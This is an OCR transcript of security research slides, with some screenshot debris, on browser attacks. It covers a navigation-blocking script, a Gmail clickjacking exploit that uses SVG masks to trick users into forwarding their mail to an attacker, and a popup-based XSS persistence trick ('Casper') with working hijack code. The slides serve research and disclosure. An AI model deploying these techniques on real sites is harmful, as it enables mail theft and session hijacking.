
```
<script>
    try {
        location.__defineSetter__(
          'href', function() {return false}
         );
    } catch(e) {
        justFalse = function() {
            return false;
        }
        onbeforeunload = justFalse;
        onunload = location.href = location.href;
    }
</script>
```

Wouldn't that all combined...

.. be just great for a small GMail exploit?

- Probably yes
- We all know the non JS version of the Gmail interface
- No framebuster necessary – although we could have dealt with it
- And we have deeplinks to the settings
- Forget the token – it's not a token

Gmail Forwarding



Google Mail - Settings - Mozilla Firefox 3.1 Beta 2

Datei Bearbeiten Ansicht Chronik Lesezeichen Extras Hilfe

https://mail.google.com/mail/h/1ka8ghwtpm6e/?v=prfap

http://0x0/Test...masks/test.xml | Google Mail - Settings

You are currently viewing Google Mail in basic HTML. **Switch to standard view** | Set basic HTML as default view

mario.heiderich@google

Search Mail | Search the Web | Show search options | Create a filter

Compose Mail

Inbox
Starred
Sent Mail
Drafts
All Mail
Spam (4)
Trash

Contacts

Labels
0x.lv
Agentur Zümr...
Ageris
AttackAPI
AWD
Barcamp

Settings

General **Accounts** **Labels** **Filters** **Forwarding and POP/IMAP**

Forwarding:

● Disable forwarding
○ Forward a copy of incoming mail to email address and
keep Google Mail's copy in the Inbox


POP Download:
Learn more

1. Status: POP is enabled for all mail that has arrived since 3/18/07
○ Enable POP for **all mail** (even mail that's already been downloaded)
○ Enable POP only for **mail that arrives from now on**
○ **Disable** POP

2. When messages are accessed with POP keep Google Mail's cop

3. Configure your email client (e.g. Outlook, Eudora, Netscape Mail)
Configuration instructions

The malicious website



○ xKvCfG.ZbbF.cgVvh.mail@com

email address

Site security check

Please copy and paste the security code into the text box, check the radio button and hit the green button to commence to the next page.

This is to prove you are a human being - and no bot trying to steal data.

So what did we use here?

- Some HTML
- Some CSS
- An IFRAME to the Gmail non-JS interface
- Some stolen but nice looking button images
- And... SVG masks

SVG Masks?

- Yep
- Photoshop in your browser
- Assign masks with geometrical shapes to HTML elements
- Thereby define a layer – where only the areas you defines are transparent
- Like CSS layers with DIVs
- But – it's click-through!
- You can test them in FF 3.1

Some Code

- Example from the exploit

```
<html xmlns="http://www.w3.org/1999/xhtml">
    <style>
        iframe { mask: url(#m1); width: 1000px; height: 750px; }
        ...
    </style>
    <body>
    <iframe id="target" src="https://mail.google.com/mail/h//?v=prfap"/>
    ...
    <svg:svg xmlns:svg="http://www.w3.org/2000/svg" height="0">
        <svg:mask id="m1" maskContentUnits="objectBoundingBox">
           <svg:rect x="0.375" y="0.265" width="0.02" height="0.025" />
           <svg:rect x="0.605" y="0.265" width="0.152" height="0.029" />
        </svg:mask>
    </svg:svg>
</body>
</html>
```

(full version: http://pastebin.com/f1bbc1dd7)


The 5th element

- Most of the things we saw require user interaction
- But getting the user to do something...
- ... is more or less just a matter of
  - Handsome design
  - Well-worded commands
  - And a false sense of security the attacker can create
- Thanks, complexity of the web!

Another swXSS approach

- Not exactly a real ghost
- But something like... Casper
- In his puberty
- Popup-based
- Onbeforeunload
- Every browser – Opera most attacker-friendly

Let's have a look



I am a vulnerable page

And can be XSSed easily - by reflective or persistent XSS


The attacker managed to inject some payload - telling Casper to visit the user (not necessarily after dark) - and hijack all his/her actions.

```
<script src=g.js></script>
```

In case the user leaves the site to another same-domain page then Casper will automagically accompany him/her.

click

Let's have a look



Datei Bearbeiten Ansicht Chronik Delicious Lesezeichen Extras Hilfe
I am
And
XSS
The attac
the users
In case t
him/her.
click
Fertig
Not vulnerable - Mozilla Firefox
http://0x0/heideri.ch/scripts/ghost/ne:
Google
Fertig
1 Fehler
FoxyProxy: Inaktiv
0
Mozill
http:/


No XSS on this page

But casper is still around

Look at the page bottom. The half-opaque Casper tells you he's present and listening. Meanwhile he infected all same-domain links on the website to make sure he won't get lost after your next click.

click

Let's have a look


Datei Bearbeiten Ansicht Chronik Delicious Lesezeichen Extras Hilfe
I am
And
XSS
The atta
the users
In case t
him/her.
click
Fertig
Not vulnerable - Mozilla Firefox
http://0x0/heideri.ch/scripts/ghost/ne:
Google
Mozilla
http:/

http://0x0/heideri.ch/scripts/ghost/ne:

No XSS on this page


But casper is still around

Look at the page bottom. The half-opaque Casper tells you he's present and listening. Meanwhile he infected all same-domain links on the website to make sure he won't get lost after your next click.

click

Fertig
3 Fehler
FoxyProxy: Inaktiv
0

Let's have a look



Datei Bearbeiten Ansicht Chronik Delicious Lesezeichen Extras Hilfe
Not vulnerable - Mozilla Firefox
http://0x0/heideri.ch/scripts/ghost/ne:
Google
Mozill:
http:/
http://0x0/heideri.ch/scripts/ghost/las
Fertig
FoxyProxy: Inaktiv
0

I am

And XSS

The attac the users

In case t him/her.

click

No XS

But cas

Look at the p Meanwhile h after your nex

click

I am not vulnerable either

At least not against XSS

But still lil Casper is hooking himself into my sources and making sure that he hijacks any user interaction. Like leaving the page and heading back to the originally vulnerable page to close the circuit.

click

The trigger

```
window.onload = function(){
    function ghostinit(){
        var ghost = open(
            "g.html",
            "g",
            "top=10000,left=10000,height=1,width=1," +
              "dialog=yes,dependent=yes,status=no"
        );
        window.name = escape(ghostinit.toString());
    };
    var ghostlinks = document.getElementsByTagName('a');
    for (var i = 0; i < ghostlinks.length; i++) {
        ghostlinks[i].onclick = function(){
            ghostinit();
        };
    }
}
```

And lil' Casper

```
<html>
    <head>
        <style>html, html * {background:black}</style>
        <script>
        setTimeout(function(){
            opener.document.body.innerHTML
                += '<img style=opacity:0.5;position:absolute;bottom:0;left:0; '
                + 'src=http://img238.imageshack.us/img238/6483/17764631.png '
                + 'onload="eval(unescape(window.name));'
                + 'ghostlinks=document.getElementsByTagName(\'a\');'
                + 'for(i=0;i<ghostlinks.length;i++){'
                + 'ghostlinks[i].onclick=function(){ghostinit()}};">';
            opener.document.body.innerHTML
                += '<!-- real payload goes here -->';
            this.close();
        }, 500);
        </script>
    </head>
    <body>
        <img src="http://img238.imageshack.us/img238/892/gevil.png" />
    </body>
</html>
```

Pros and cons

- Pros
  - Runs in every browser
  - ”Compatibility mode”
  - Native JS
- Cons
  - Not invisible
  - Difficulties with page refreshes
  - No trusted events via unload in FF
  - Same-domain g.html or dataURIs (no IE)

